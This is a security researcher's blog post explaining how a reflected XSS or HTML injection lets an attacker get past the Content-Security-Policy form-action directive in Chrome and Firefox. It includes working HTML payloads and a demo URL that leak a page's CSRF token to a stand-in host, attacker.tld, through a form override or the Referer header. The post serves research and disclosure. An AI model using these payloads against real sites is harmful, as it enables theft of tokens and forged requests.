CSP: bypassing form-action with reflected XSS

April 4, 2016

CSP (Content-Security-Policy) is an HTTP response header containing directives that instruct browsers how to restrict contents on a page. For instance, the “form-action” directive restricts what origins forms may be submitted to. The CSP form-action directive can limit which URLs the page may submit forms to. This protection can be bypassed in the case of an XSS/HTML injection bug.

The form-action directive

To understand why the “form-action” directive is important from a security perspective, imagine this scenario:

```
Content-Security-Policy: default-src ‘none’;

<html>

<body>

<div>[Reflected XSS vulnerability here]</div>

<form method=”POST” id=”subscribe” action=”/api/v1/newsletter/subscribe”>

<input type=”hidden” name=”csrftoken” value=”5f4dcc3b5aa765d61d8327deb882cf99” />

<input type=”submit” value=”Subscribe to newsletter” />

</form>

</body>

</html>
```

Since the CSP doesn’t allow scripts, we can’t use scripts to extract the csrf token. However, by injecting a <form> tag we can override where the form (including the csrf token) will be submitted:

```
Content-Security-Policy: default-src 'none';

<html>

<body>

<div><form action="http://attacker.tld"></div>

<form method="POST" id="subscribe" action="/api/v1/newsletter/subscribe">

<input type="hidden" name="csrftoken" value="5f4dcc3b5aa765d61d8327deb882cf99" />

<input type="submit" value="Subscribe to newsletter" />

</form>

</body>

</html>
```

Bypass in Chrome

The directive can be bypassed by overriding the method of an existing form (using the formmethod attribute) to "GET" and the action (using the formaction attribute) to "" (current page). We then

combine this with a referrer leaking element such as “<link rel=’subresource’ href=’http://attacker.tld/link-subresource‘>”.


```
Content-Security-Policy: default-src ‘none’;

<html>

<body>

<div><input value="CLICK ME FOR POC" type="submit" formaction="" form="subscribe" formmethod="get" /><inp
ut type="hidden" name="xss" form="subscribe" value="<link rel='subresource' href='http://attacker.tld/lin
k-subresource'>"/></div>

<form method="POST" id="subscribe" action="/api/v1/newsletter/subscribe">

<input type="hidden" name="csrftoken" value="5f4dcc3b5aa765d61d8327deb882cf99" />

<input type="submit" value="Subscribe to newsletter" />

</form>

</body>

</html>
```

When the victim then clicks our injected submit button, the browser will send the form values to the current page as GET parameters. These GET parameters are then leaked to attacker.tld because of the referrer leaking element. In other words, the form values (including CSRF token) will be sent to http://attacker.tld through the Referer header. form-action bypassed!

Demo:

http://bugbounty.se/csp_bypass.php?xss=%3Cinput%20value=%22CLICK%20ME%20FOR%20POC%22%20type=%22submit%22%20formaction=%22%22%20form=%22subscribe%22%20formmethod=%22get%22%20/%3E%3Cinput%20type=%22hidden%22%20name=%22xss%22%20form=%22subscribe%22%20value=%22%3Clink%20rel=%27subresource%27%20href=%27http://attacker.tld/link-subresource%27%3E%22/%3E

Aftermath:



Bypassing in Firefox

The attack for Firefox is essentially the same, but instead of using "<link rel='subresource' href='http://attacker.tld'>" we use "<a href='http://attacker.tld'>", the downside being that the user has to click twice as opposed to once.

Author:

Mathias Karlsson

Security Researcher

Twitter: @avlidienbrunn

`Content-Security-Policy` `CSP` `Ethical Hacking` `Reflected XSS`

5 Comments Detectify Login

Recommend Share Sort by Best

Join the discussion…

LOG IN WITH OR SIGN UP WITH DISQUS

Name

chandrakantnial • a year ago

nice method of bypassing csp implementation

22 • Reply • Share ›

Han-han Yosua Kristanto • 2 months ago

how attacker send that page with injected button to a victim ?

• Reply • Share ›

Ahiezer Alvarez • 2 years ago

You are genius!

Reply • Share ›

Craig Francis • 2 years ago

That is a very cleaver way of chaining attacks.

I suppose this justifies the use of `referrer: no-referrer` in the CSP header as well?

Reply • Share ›


Mathias Karlsson ➚ Craig Francis • 2 years ago

Yes!

Reply • Share ›

Related posts

How I exploited ACME TLS-SNI-01 issuing Let's Encrypt SSL-certs for any domain using shared hosting



GraphQL abuse: Bypass account level permissions through parameter smuggling

Using Google Analytics for data extraction

What is Detectify?

Contact us

Sign up for a free trial »

A security service for developers.